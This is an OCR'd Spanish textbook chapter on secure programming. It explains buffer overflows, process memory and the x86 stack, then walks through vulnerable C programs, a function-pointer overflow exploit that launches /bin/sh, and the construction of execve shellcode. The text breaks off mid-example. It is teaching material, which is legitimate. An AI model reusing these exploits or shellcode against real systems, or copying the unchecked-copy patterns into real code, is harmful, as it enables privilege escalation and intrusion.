Desarrollo de aplicaciones seguras

Luis Enrique Corredera de Colsa [1] and Fernando García Fernández [1]

[1] Flag Solutions, c/Bientocadas 12 – 37002 – Salamanca
{luisenrique,fernando}@flagsolutions.net

Resumen. Los desarrolladores de aplicaciones habitualmente desarrollan aplicaciones que se ajusten a los requisitos de sus clientes mientras que, se suele dejar de lado el tema de la programación segura. En este capitulo se va a introducir los conceptos básicos de la programación segura para que los desarrolladores tengan las nociones básicas y sus aplicaciones sean mas seguras. A medida que aumenta el número de desarrolladores de aplicaciones web, los mecanismos de seguridad de las mismas aumentan, y hacen más complicado encontrar ataques a las mismas. No obstante, aún abundan los desarrolladores mal cualificados (si se pueden llamar desarrolladores), que cometen auténticas aberraciones desde el punto de vista de la protección. Aquí hemos sentado una base muy sencilla sobre las vulnerabilidades de aplicaciones. En las prácticas asociadas a este tema ampliaremos los conocimientos.

Palabras clave: Programación segura; injección web; aplicaciones web seguras

Abstract. Application developers typically develop applications that meet their customers' requirements, while the issue of secure programming is often overlooked. In this chapter we are going to introduce the basic concepts of secure programming so that developers have the basic notions and their applications are more secure. As the number of web application developers increases, their security mechanisms increase, making it more difficult to find attacks on them. However, there are still a lot of badly qualified developers (if you can call them developers), who commit real aberrations from the point of view of protection. Here we have laid a very simple foundation on application vulnerabilities. In the practices associated with this topic we will expand our knowledge.

Keywords: Secure programming; web injection; secure web applications

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238

1. Programación segura

1.1 Desbordamientos de buffer

Los desbordamientos de buffer son uno de los problemas más graves de seguridad, que afectan a muchos sistemas operativos, como Windows, Linux o Solaris, y a plataformas como x86, SPARC, Motorola o MIPS. También repercute en cualquier parte del sistema, ya sea el kernel o un programa de usuario. El alcance de este problema lo podemos observar en los boletines de seguridad y en listas como Bugtraq (www.securityfocus.org/archive/1) o Hispasec (www.hispasec.com), ya que aproximadamente la mitad de los avisos están relacionados con los desbordamientos de memoria.
En el 2001 el SANS Institute y el FBI publicaron un documento en el que se especificaban las 20 vulnerabilidades más críticas, no por su peligrosidad sino aquellas que aparecían con más frecuencia en los incidentes de seguridad contra sistemas informáticos conectados a Internet. (Este documento ha sido revisado y actualizado en la versión 4.0 de octubre del 2003). Podemos comprobar que el problema del desbordamiento de memoria afecta por igual a la plataforma Windows y a UNIX y aparece en ocho de las veinte citadas vulnerabilidades [7].
Los desbordamientos de memoria existen desde los primeros tiempos de la informática, aunque los primeros incidentes de seguridad tardaron en llegar. En 1988 el Worm de Robert T. Morris utilizaba los desbordamientos de memoria. Todavía siguen vigentes y causando graves problemas. Los últimos ejemplos que han saltado a los medios son el virus Sasser y el Blaster que utilizan desbordamientos de buffer: el primero del servicio LSASS y el segundo la interfaz RPC. Dichas vulnerabilidades eran explotables remotamente y en pocas horas una gran cantidad de sistemas se infectan.

1.1.1 La estructura del código en memoria

A continuación, vamos a presentar unos conceptos básicos. Primero empezaremos definiendo el buffer como una región de memoria en la cual se almacena el valor de una variable. Un desbordamiento de buffer, *buffer overflow* en inglés, ocurre cuando el espacio del buffer es menor que el tamaño de los datos que se intentan guardar en él.
Estos problemas afectan a C, C++ y ensamblador, puesto que son lenguajes de programación que no realizan comprobaciones de límites y si el programador decide guardar más datos donde no existe espacio reservado para ellos, el compilador genera los ejecutables sin mostrar ningún tipo de error. Incluso puede ocurrir que el programa se ejecute sin mostrar ningún error, pero sin haber realizado su tarea, o también generar una violación de segmento.
Estos problemas suelen ser difíciles de encontrar y muchas veces parecen aleatorios, dificultando mucho la tarea de depuración. Debido a esto muchos programadores no utilizan C ni los punteros. Por lo tanto, todo sistema operativo que cuente con un compilador de C o C++ es vulnerable. Afortunadamente estos problemas no se encuentran en otros lenguajes de programación como C# o Java, que realiza un control estricto de los límites de los array y estructuras tipo buffer en tiempo de ejecución y no permite usar punteros. Claramente este tipo de control reduce el rendimiento y la flexibilidad de la aplicación. En Java no podemos realizar las mismas tareas que con C, por lo que una posible solución a estos problemas sería elegir otro lenguaje de programación, pero esto en muchos casos no será posible [1-5].
Antes de presentar los ejemplos (diseñados para Linux pero que pueden ser adaptados a otros sistemas operativos con poco esfuerzo) es necesario tener unos conceptos básicos acerca de la situación en memoria de nuestro programa y de las partes de las que se compone. La gestión de

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

memoria de los ejecutables depende del lenguaje de programación y del compilador utilizado; nosotros nos centraremos en la gestión de memoria de los lenguajes procedurales.
De forma general el proceso en memoria consta de las siguientes regiones:

- **Código**: almacena las instrucciones del programa y tiene un tamaño fijo determinado en el tiempo de compilación. Estas regiones son sólo de lectura y cualquier intento de sobrescribirla produce una violación de segmento.
- **Datos**: en esta región se almacenan las variables que existen a lo largo de toda la vida del proceso. Es necesario que tengan un tamaño fijo que se obtiene en tiempo de compilación.
- **Pila**: la utilización de procedimientos requería de nuevas técnicas que optimizaran el uso de la memoria, y por ello se creó la pila Ésta es una región de tamaño variable que crece hacia direcciones bajas de memoria[1] y se utiliza para almacenar el registro de activación, que está compuesto de:
  - **valor devuelto**: el valor de retorno de la función.
  - **parámetros formales**: los argumentos que recibe la función.
  - **puntero a variables no locales**: si el lenguaje de programación acepta procedimientos anidados como en Pascal, necesita este valor para saber dónde se encuentran en memoria las variables del procedimiento superior.
  - **control de activación**: guarda el valor que tenía el puntero de la pila antes de introducir el registro de activación.
  - **estado de la máquina**: los registros de la máquina son guardados para después restaurarlos.
  - **variables locales**.
  - **datos temporales**: para almacenar operaciones intermedias.


  Este registro de activación se crea e introduce en la pila cada vez que se llama a un procedimiento. Éste contiene los objetos para la correcta ejecución del mismo y cuando acaba se retira de la pila y se recogen los datos necesarios para continuar la ejecución del programa.

[1] El sentido de la pila depende de la arquitectura; por ejemplo en las arquitecturas x86, Motorola, SPARC y MIPS crece hacia direcciones bajas.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

- **Heap o Montón**: se corresponde con la memoria reservada por el programador en tiempo de ejecución. Cuando éste crea una lista enlazada o un árbol, los nodos se almacenan en el Heap, que al igual que la pila tiene un tamaño variable y su crecimiento suele ser inverso al de ésta.

1.1.2 La estructura del código en memoria en Linux



A continuación, vamos a ver con más detalle la organización de un proceso en memoria para la plataforma Linux. Los procesos pueden contener:

- **Código**: tamaño fijo, lectura y ejecución, compartida.
    - **Datos con valor inicial**: tamaño fijo, lectura y escritura, privada. En esta región se guardan las variables globales, que ya tienen un valor asignado, y las constantes.
    - **Datos sin valor inicial (BSS)**: tamaño fijo, lectura y escritura, privada. En esta región se guardan las variables estáticas de las funciones y las variables globales que no tienen valor.
- **Pila**: tamaño variable, lectura y escritura, privada.
- **Heap**: tamaño variable, lectura y escritura, privada.
    - **Archivo proyectado**: tamaño variable, lectura y escritura, privado o compartido.
    - **Memoria compartida**: tamaño variable.
    - **Pilas de threads**

Con el siguiente programa podemos observar las regiones que se necesitan los programas:

```
#include <sys/stat.h>
#include <sys/mman.h>
```

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
#include <sys/types.h>
#include <stdio.h>
#include <string.h>
int var1;
int var2=4;

int main (void){
        char *cadena,*pid;
        int i;
        int var3=4;
        int var4[10];
        cadena=(char *) malloc (sizeof(char)*50);
        strcpy(cadena,"/bin/cat/proc/");
        pid =(char *) malloc (sizeof(char)*7);
        sprintf(pid,"%d",getpid());
        strcat(cadena,pid);
        strcat(cadena,"/maps");
        for(i=0;i<10;i++) {
           var4[i]=i;
        }
        printf("Funciónmain:%p\n",main);
        printf("Variableglobalsinvalorinicial:%p\n",&var1);
        printf("Variableglobalconvalorinicial:%p\n",&var2);
        printf("Variablelocalescalar:%p\n",&var3);
        printf("Variablelocalvectorial:%p\n",&var4);
        system(cadena);
        return 0;
}
```

Esto nos devolvería algo similar a:

```
La salida del programa es:
08048000-08049000 r-xp 00000000 03:42 175206     /home/fjp/memoria
08049000-0804a000 rw-p 00000000 03:42 175206     /home/fjp/memoria
0804a000-0806b000 rwxp 00000000 00:00 0
40000000-40016000 r-xp 00000000 03:42 157956     /lib/ld-2.3.2.so
40016000-40017000 rw-p 00015000 03:42 157956     /lib/ld-2.3.2.so
40017000-40019000 rw-p 00000000 00:00 0
40022000-4014a000 r-xp 00000000 03:42 158004     /lib/libc-2.3.2.so
4014a000-40152000 rw-p 00127000 03:42 158004     /lib/libc-2.3.2.so
40152000-40155000 rw-p 00000000 00:00 0
bffff000-c0000000 rwxp 00000000 00:00 0
Funcisn main :0x8048494
Variable global sin valor inicial:0x8049904
Variable global con valor inicial:0x80497ec
Variable local escalar: 0xbffffc20
Variable local vectorial: 0xbffffbf0
```

Gracias al programa anterior examinamos el fichero /proc/pid/maps de nuestro proceso y podemos observar cosas interesantes. Nos muestra las direcciones de inicio y fin de cada región. Estas regiones son por orden de aparición:

1. Código
2. Datos con valor inicial
3. Datos sin valor inicial
4. Regiones de las bibliotecas compartidas
5. Pila.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Como podemos ver, tanto en la región de datos sin valor inicial como en la pila está permitida la ejecución de código. Gracias a esto el daño que se puede crear es mayor. También podemos usar el comando **`size -A fichero -radix 16`** o el comando **`objdump -h fichero`**, que muestran el tamaño de cada área reservada al compilar.
Cuando programamos en C y Linux la estructura de la pila ya comentada varía. Para obtener un mayor rendimiento se eliminan algunos campos que no son necesarios; por ejemplo el puntero a variables no locales no existe puesto que en C no hay procedimientos anidados.

1.1.3 La pila en los procesadores i386

El uso de la pila es tan común, que los microprocesadores suelen tener varios registros que facilitan el manejo de ésta, aunque los registros y su número varían con la arquitectura. Nosotros hablaremos de la arquitectura x86, ya que todo es aplicable a las arquitecturas más modernas, con la salvedad de que los tamaños son mayores. Los procesadores i386 cuentan con dos registros **esp** (*extended stack pointer*) y **ebp** (*extended base pointer*) de 32 bits; el primero apunta a la cima de la pila y el segundo se usa para almacenar la dirección de inicio del ambiente, es decir, almacena **esp** después de ejecutar el call, permanece constante y es utilizado para acceder a las variables locales [6-10].
Cada dato almacenado en la pila ocupa 32 bits y se usan dos instrucciones (PUSH y POP) que guardan o sacan un valor de 32 bits de la pila. Cada uno recibe un parámetro que especifica el registro que se guarda en la pila o el lugar donde almacena lo recuperado de la misma.
A la hora de programar en ensamblador el programador ha de tener en cuenta muchos detalles que los lenguajes de alto nivel dejan a los compiladores, así como algunas operaciones como el decremento o incremento del puntero de pila que realizan las instrucciones PUSH y POP. Por ejemplo, el almacenamiento del puntero de la pila en **ebp** lo tiene que hacer el programador.

```
push%ebp
mov%esp,%ebp
subl $Tamaño,%esp
```

Estas tres líneas deben aparecer al inicio de todas las funciones, y se las conoce como prologo de la función. Sirven para preparar la pila para ejecutar una función; después de guardar el contenido de **ebp** en la pila, al registro **ebp** le asignamos el valor de **esp**, para indicar el principio del ambiente local de la función, y restamos a **esp** el tamaño que ocupan las variables locales de la función. Para acceder a las variables locales de nuestro procedimiento utilizamos el direccionamiento de memoria relativo al registro ebp, que no cambia hasta que acabe la función.

```
push $0x2
push $0x1
call funcion
```

Otra instrucción importante es **call**. Esta instrucción se utiliza para llamar procedimientos. Antes de usarla es habitual pasar los parámetros de la función por la pila (el orden de entrada en la pila es el inverso al de una declaración en C, de tal forma que el parámetro más a la izquierda es el primero en entrar). Después, al utilizar la instrucción **call** seguida de la dirección de la función, esta automáticamente introduce la dirección de retorno en la pila (que es el indicador de puntero **eip** incrementado) que corresponde con la siguiente instrucción a ejecutar después del **call** y salta a la dirección de la función.

```
mov%ebp,%esp
pop ebp
```

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
ret
```

Después, para regresar, primero eliminamos el entorno de ejecución de la función (variables locales, valores temporales, etc.) asignándole a **esp** el valor de **ebp**, recogemos de la pila el valor de **ebp** que antes guardamos, (para estas dos acciones se suele usar la instrucción **leave**) y utilizamos la instrucción **ret** que asigna al registro **eip** la dirección de retorno volviendo al punto desde donde se llamó a la función. No hay que olvidar que tenemos que eliminar los parámetros que pasamos por la pila a la función.

1.1.4 Desbordamiento de pila

Ya conocemos la definición de un desbordamiento de memoria. El primer tipo de desbordamiento que vamos a tratar es el desbordamiento de pila, en el que las variables locales no son capaces de almacenar todos los datos que reciben. Como hemos indicado antes, la pila crece hacia abajo, pero si se desborda una variable, ésta sobrescribe los valores que están por encima como las variables locales, la copia de **ebp**, la dirección de retorno, los parámetros de la función, ... Los efectos son imprevisibles como podemos ver en el siguiente ejemplo:

```
void funcion (void) {
        int i;
        int j;
        int *ret;

        ret = &j + 2;
        (*ret) = 0;

}
int main (void) {
        funcion();
        return 0;
}
```




Ilustración 1: Código e imagen de la pila en la línea 6

Según el valor que sumemos al puntero:

- Si le sumamos 1, sobrescribimos la variable i; los resultados pueden ser desastrosos: bucles infinitos, condiciones que nunca se cumplen, etc. Estos errores son los más difíciles de encontrar puesto que el sistema operativo no aborta el programa con una Violación de Segmento o una Instrucción Ilegal.
- Si le sumamos 2, sobrescribimos el valor de **ebp** que guardamos en la pila; el resultado obtenido es una Violación de Segmento. Para saber qué ocurre exactamente podemos usar los programas **gdb** o **ddd**, y podemos observar como al regresar del main intenta acceder a la dirección de memoria 0x0 produciendo un error. Cuando regresa a la función el puntero **ebp** apunta a la dirección 0x0, cuando al salir del main ejecuta la instrucción **leave** causa la violación de segmento. Si en vez de usar el valor 0x0

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

utilizamos una dirección válida podemos cambiar el entorno de la pila, cambiando todos los valores de variables, direcciones de retorno y parámetros.

- Si le sumamos 3, sobrescribimos la dirección de retorno. Si la dirección de retorno es válida entonces el programa continuará ejecutando las instrucciones, modificando el flujo del programa. Si la dirección es incorrecta el sistema operativo nos puede informar sobre una Violación de Segmento (cuando no tenemos acceso a la dirección utilizada) o un *Illegal Instruction* (cuando el primer byte no se reconoce como el código de una instrucción).
- Si le sumamos o restamos 10000, escribimos más allá de la región de memoria asignada produciendo una violación de segmento. La razón es que no tenemos permiso de escritura en el resto de los segmentos.

Para llevar a cabo estos ejemplos es recomendable habilitar la generación de ficheros core, que utilizados con **gdb** nos permite inspeccionar fácilmente el error que causó el ejecutable. Otro factor a tener en cuenta es que las posibles optimizaciones que se realicen en el código pueden producir diferentes resultados [11-18].
El código generado depende de cada compilador; por ejemplo, con gcc, si definimos en la función un array de más de 2 elementos, introduce entre la matriz y el resto de variables unos cuantos bytes, de tal forma que los elementos de la pila no son consecutivos. Lo podemos ver más fácilmente fijándonos en el valor que resta a **esp** en el prólogo de la función para reservarlo a las variables, que no coincide con el número de elementos a guardar.
Ahora ya sabemos cómo ocurren los desbordamientos de pila y las consecuencias que tienen. Cuando un atacante puede causar un desbordamiento de la pila, éste intentará modificar el flujo del programa para que ejecute el código que quiera el atacante, este puede optar por ejemplo por saltarse la parte del código donde se pide una contraseña, rompiendo la protección del programa o puede ejecutar código almacenado en la pila por él mismo (Si consultamos la salida del mapa de memoria del ejemplo, podemos observar cómo la pila es ejecutable). Para ello intentará sobrescribir la dirección de retorno.

1.1.5 Desbordamiento de Heap y BSS

Es otro tipo de desbordamiento menos común que el de la pila, pero que suele aparecer con frecuencia en los boletines de seguridad. En este caso el objetivo es la región utilizada para asignar memoria en tiempo de ejecución y el lugar donde se almacenan las variables globales sin valor inicial y las variables estáticas.

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc


La ventaja de este tipo de desbordamiento frente al desbordamiento de la pila es que muchas de las soluciones sólo se encargan de la pila sin proteger otras zonas de la memoria. Es más, en muchos sistemas en el BSS y el Heap se puede escribir y ejecutar código, lo que implica un grave problema de seguridad.
La salida del programa es:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main (void) {
        char *buf1 = (char *) malloc(10);
        char *buf2 = (char *) malloc(10);

        memset(buf2, 'A', 10);
        memset(buf1, 'B', 17);
        printf("Cadena: %s\n",buf2);
        return 0;
}
```

```
Cadena: BAAAAAAAAA
```




```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main (void) {
        static char buf1[10];
        static char buf2[10];

        memset(buf2, 'A', 10);
        memset(buf1, 'B', 17);
        printf("Cadena: %s\n",buf2);
        return 0;
}
```

La salida del programa es:

```
Cadena: BBBBBBBAAA
```

Como podemos ver, la única diferencia es que en un lado definimos dos matrices estáticas y en otros dos punteros. También podemos comprobar de la ejecución de los dos que en el ejemplo del desbordamiento de ***heap*** entre una variable y otra hay bytes, estos son utilizados para gestionar el heap y permitir distinguir los trozos de memoria asignados y los libres.
Este tipo de desbordamientos son más peligrosos cuando pueden sobrescribir punteros a funciones y cadenas que pueden usarse para abrir ficheros. En el primer caso pueden ejecutar el código que quieran, pueden introducir en un buffer de la pila o en la sección **bss** un shell y ejecutarla; en el segundo caso puede sobrescribir el nombre del fichero que se va a abrir por cualquier otro del sistema si el ejecutable tiene el bit suid activado.
Ejemplo 1:
El programa vulnerable:

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
#include <stdio.h>
#include <string.h>

void funcion () {
        printf("Se ha ejecutado la función\n");
}

void ilegal () {
        printf("Se ha ejecutado una función no autorizada\n");
}

int main (int argc, char *argv[]) {
        static char buffer[10];
        static void (*p)(void);

        if(argc == 2) {
                p= (void *) funcion;
                strcpy(buffer,argv[1]);
                p();
        }
        else printf("Falta el par"smetro\n");

        return 0;
}
```

El exploit del programa:

```
#include <string.h>
#include <stdlib.h>

int main () {
        char *buf = (char *) malloc(20);

        strcpy(buf,"AAAAAAAAAAAA");
        strcat(buf,"\xa8\x83\x04\x08");
        setenv("PARAM",buf,1);
        system("/bin/sh");
        return 0;
}
```

Para probarlo le pasamos la variable de entorno PARAM.:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238

```
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>

int main (int argc, char *argv[]) {
        char *destino = (char *) malloc(20);
        char *origen = (char *) malloc(15);
        char buffer[255];
        int fd,sd;

        memset(buffer,0,255);

        if(argc==2) {
        strcpy(origen,"./datos");
        strcpy(destino, argv[1]);
        fd = open(origen,O_RDONLY);
        if(fd == -1) {
                printf("Error al abrir el fichero %s\n",origen);
                exit(1);
        }
         sd = open(destino,O_WRONLY|O_CREAT,S_IRWXU);
         while(read(fd,buffer,255)>1) {
                 write(sd,buffer,255);
         }
         close(fd);
         close(sd);
         }
         return 0;
}
```

Simplemente tenemos que dar con el parámetro de entrada, que nos permitirá abrir cualquier fichero que pueda abrir el ejecutable. Por ejemplo, si en el mismo directorio existe un fichero llamado fichero_privado con el argumento nuevooooooooooooooooooo fichero_privado, nos crea un fichero con este nombre y accedemos al contenido de fichero_privado.

1.1.6 Creación de shellcodes

Es hora de ver como se saca partido del problema para que el programa vulnerable en vez de código aleatorio, ejecute el código que queramos. Lo más simple y habituar es que el atacante utilice el desbordamiento de buffer para ejecutar una shell que hereda los permisos del ejecutable;

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

para el atacante que quiera escalar en los privilegios, los programas que le interesan son los que tienen el bit Set-UID y Set-GID 2 activado[3]. Estos ejecutables suelen ser el objetivo de los ataques; no sólo se buscan desbordamientos de buffer, sino también condiciones de carrera y otros errores. Claramente los más codiciados son los que tienen a root por dueño. Los demonios son los otros programas que suelen recibir ataques, sobre todo aquellos que son accesibles a través de la red [19-25].

La shell tiene que ser lo más pequeña posible, para ello usaremos el ensamblador. Si sabemos programar en ensamblador y conocemos las llamadas al sistema de Linux, podemos encontrar alguna tabla en www.linuxassembly.org se puede realizar directamente.

Para aquellos que no se les de bien el ensamblador podemos usar C para determinar el código en ensamblador que necesitamos. Primero tenemos que crear el código que queremos que se ejecute, para ello usaremos **gcc** y **gdb**. Creamos un fichero C que ejecute una shell. Al compilarlo tenemos que usar el flag -static, para integrar las funciones de librería que usemos, y el flag -g para facilitar la depuración del código. Después de generar el ejecutable, utilizamos gdb y el comando disassemble seguido del nombre de la función de la cual deseamos ver el código fuente en ensamblador, y elegir las sentencias en ensamblador que nos interesa. Vamos a ver un ejemplo: a continuación mostramos un programa en C que ejecuta una shell, para ello usa la función execve() y _exit().

```
int main()
{
        char * name [] = {"/bin/sh", NULL};
        execve (name [0], name, NULL);
        _exit(0);
}
```

Compilamos con el siguiente comando:

```
$ gcc -o shellcode3 shellcode3.c -O2 -g -static
```

Al desensamblarlo, aparte de gdb podemos usar **`objdump -d fichero`**, el código es:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048220 <main+0>:    push   %ebp
0x08048221 <main+1>:    xor    %eax,%eax
0x08048223 <main+3>:    mov    %esp,%ebp
0x08048225 <main+5>:    sub    $0x18,%esp
0x08048228 <main+8>:    and    $0xfffffff0,%esp
0x0804822b <main+11>:   mov    %eax,0x8(%esp)
0x0804822f <main+15>:   lea    0xfffffff8(%ebp),%eax
0x08048232 <main+18>:   movl   $0x8095dc8,0xfffffff8(%ebp)
0x08048239 <main+25>:   movl   $0x0,0xfffffffc(%ebp)
0x08048240 <main+32>:   mov    %eax,0x4(%esp)
0x08048244 <main+36>:   movl   $0x8095dc8,(%esp)
0x0804824b <main+43>:   call   0x804df00 <execve>
0x08048250 <main+48>:   movl   $0x0,(%esp)
0x08048257 <main+55>:   call   0x804deec <_exit>
End of assembler dump.
```

Para execve:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
Dump of assembler code for function execve:
0x0804df00 <execve+0>:  push   %ebp
0x0804df01 <execve+1>:  mov    $0x0,%eax
0x0804df06 <execve+6>:  mov    %esp,%ebp
0x0804df08 <execve+8>:  push   %ebx
0x0804df09 <execve+9>:  test   %eax,%eax
0x0804df0b <execve+11>: mov    0x8(%ebp),%ebx
0x0804df0e <execve+14>: je     0x804df15 <execve+21>
0x0804df10 <execve+16>: call   0x0
0x0804df15 <execve+21>: mov    0xc(%ebp),%ecx
0x0804df18 <execve+24>: mov    0x10(%ebp),%edx
0x0804df1b <execve+27>: mov    $0xb,%eax
0x0804df20 <execve+32>: int    $0x80
0x0804df22 <execve+34>: cmp    $0xfffff000,%eax
0x0804df27 <execve+39>: mov    %eax,%ebx
0x0804df29 <execve+41>: ja     0x804df30 <execve+48>
0x0804df2b <execve+43>: mov    %ebx,%eax
0x0804df2d <execve+45>: pop    %ebx
0x0804df2e <execve+46>: pop    %ebp
0x0804df2f <execve+47>: ret
0x0804df30 <execve+48>: neg    %ebx
0x0804df32 <execve+50>: call   0x8048a50 <__errno_location>
0x0804df37 <execve+55>: mov    %ebx,(%eax)
0x0804df39 <execve+57>: mov    $0xffffffff,%ebx
0x0804df3e <execve+62>: jmp    0x804df2b <execve+43>
End of assembler dump.
```

Para _exit:

```
Dump of assembler code for function _exit:
0x0804deec <_exit+0>:   mov    0x4(%esp),%ebx
0x0804def0 <_exit+4>:   mov    $0xfc,%eax
0x0804def5 <_exit+9>:   int    $0x80
0x0804def7 <_exit+11>:  mov    $0x1,%eax
0x0804defc <_exit+16>:  int    $0x80
0x0804defe <_exit+18>:  hlt
0x0804deff <_exit+19>:  nop
End of assembler dump.
```

Como podemos ver en el código, para llamar a los servicios del kernel se usa la interrupción 0x80, que son las llamadas al sistema. Nuestro objetivo es utilizar estas llamadas para crear la shell en ensamblador y desechar el resto. La interrupción funciona igual que las de DOS, se le pasa en los registros valores y según éstos se ejecuta una función u otra, Así, por ejemplo, en el registro eax, si el valor es 0x1 se ejecuta la llamada _exit(). A continuación, tenemos que juntar las sentencias en ensamblador que nos permitan realizar los siguientes pasos:

- Tenemos que tener en memoria una cadena con el contenido “/bin/sh" terminada con el carácter nulo.
- Iniciar los registros con los siguientes valores: eax con el valor 0xb, la dirección de la cadena a ejecutar en ebx, ecx y en edx la dirección de una palabra larga nula.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

- Ejecutar int 0x80, para ejecutar execve.
- Iniciar los registros con los siguientes valores: eax con el valor 0x1 y ebx con el valor 0x0.
- Ejecutar int 0x80, para ejecutar exit.

```
movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_string,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
.string \"/bin/sh\"
```

También necesitamos conocer la dirección de la cadena /bin/sh, puesto que es uno de los argumentos que recibe nuestra función execv. Para ello usamos un truco: al inicio del código saltamos a un call, éste está situado justo delante de la cadena (recordamos que el call almacena en la pila la dirección de la siguiente instrucción, en este caso la dirección de nuestra cadena), este call nos envía al inicio del código después del jmp y cargamos en el registro esi el valor de la cadena sacándolo de la pila (el registro esi es uno de los parámetros que recibe nuestra llamada al sistema). Para las direcciones de salto y llamada de función usamos desplazamientos relativos, de tal forma que no necesitamos saber la dirección exacta de nuestro código. Para los desplazamientos podemos usar etiquetas [26-30]. El código definitivo sería:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
int main() {
        asm("jmp fin
inicio:
        popl   %esi
        movl   %esi,0x8(%esi)
        movb   $0x0,0x7(%esi)
        movl   $0x0,0xc(%esi)
        movl   $0xb,%eax
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        movl   $0x1,%eax
        movl   $0x0,%ebx
        int    $0x80
fin:
        call   inicio
        .string \"/bin/sh\"
        ");
}
```

Para compilar este fichero es recomendable usar la versión 2.95 del compilador gcc, puesto que ni la versión 3.3 usada por defecto ni la versión 3.4 admiten este código, aunque con unas pequeñas modificaciones es posible adaptarlo para el resto de los compiladores [31-36].

Este código no sirve, puesto que aparte de no poderse ejecutar, intenta modificar el segmento de código. No podemos introducirlo en la aplicación así. Para insertar este código en la aplicación se suele pasar como una cadena para almacenarla en la pila del proceso. El formato de entrada no es exactamente la instrucción sino los códigos en hexadecimal de dichas instrucciones, de tal forma que la entrada del programa recibe una lista de valores en hexadecimal y son procesados por funciones como strcpy(), que se utilizan para explotar la vulnerabilidad; pero éstas dejan de copiar valores cuando encuentran un byte a cero (0x00), dejando a nuestro código partido por la mitad; por lo tanto instrucciones como **mov 0x1, %eax** en hexadecimal se corresponde con **b8 01 00 00 00**. Para evitar estos casos debemos sustituir esta instrucción por otras que no contengan ceros, como por ejemplo:

```
xorl %ebx, %ebx
movl %ebx, %eax
inc %eax
```

No hay que olvidar que /bin/sh debe terminar con el carácter nulo.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Lo normal es que no sepamos los códigos en hexadecimal de las instrucciones, para ello nos podemos valer de gdb o objdump. El resultado podemos observarlo en el ejemplo, nuestro código se encuentra en la variable shellcode y en el main ejecutamos dicho código para comprobar que funciona.

Rara es la ocasión en la que un atacante conoce la dirección exacta del código a ejecutar, el atacante tiene que determinar cuál es el desplazamiento entre éste y esp. Para aumentar las probabi-

```
char shellcode[] =
